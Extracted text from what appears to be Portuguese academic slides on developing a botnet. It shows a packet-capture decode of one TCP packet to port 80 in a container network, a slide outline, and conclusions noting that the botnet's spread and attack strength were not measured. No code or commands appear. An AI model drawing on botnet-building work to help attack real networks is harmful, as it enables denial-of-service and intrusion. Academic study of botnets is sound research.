Fragment offset: 0
Time to live: 255
Protocol: TCP (6)
Header checksum: 0x952a [correct]
[Header checksum status: Good]
[Calculated Checksum: 0x952a]
Source: 154.236.214.127
Destination: 172.17.0.4
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol
Source Port: 63241
Destination Port: 80

```
0000 02 42 ac 11 00 04 02 42 ac 11 00 03 08 00 45 a8 .B....B.....E.  
0010 00 28 08 7c 00 00 ff 06 95 2a 9a ec d6 7f ac 11 .(.....P.....  
0020 00 04 f7 09 00 50 b1 f8 00 00 00 00 00 50 02 .....P.....P.  
0030 00 40 e8 ce 00 00 .@....
```

Destination Hardware Address (eth.dst), 6 bytes

Packets: 28 · Displayed: 14 (50.0%) Profile: Default

Roteiro

- Introdução
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- **Conclusão**

Conclusão

- Objetivos propostos foram obtidos, porém carece de melhor análise da rede.
- Contribuiu com melhorias aos trabalhos correlatos.
- Contribuiu com o meio acadêmico apresentando processos no desenvolvimento de uma botnet.
- Carece de testes mensurando a eficiência da botnet em termos de proliferação e força nos ataques.
- Carece de um teste com maior fidelidade quanto à estrutura de internet global.

Obrigado

Dúvidas e sugestões

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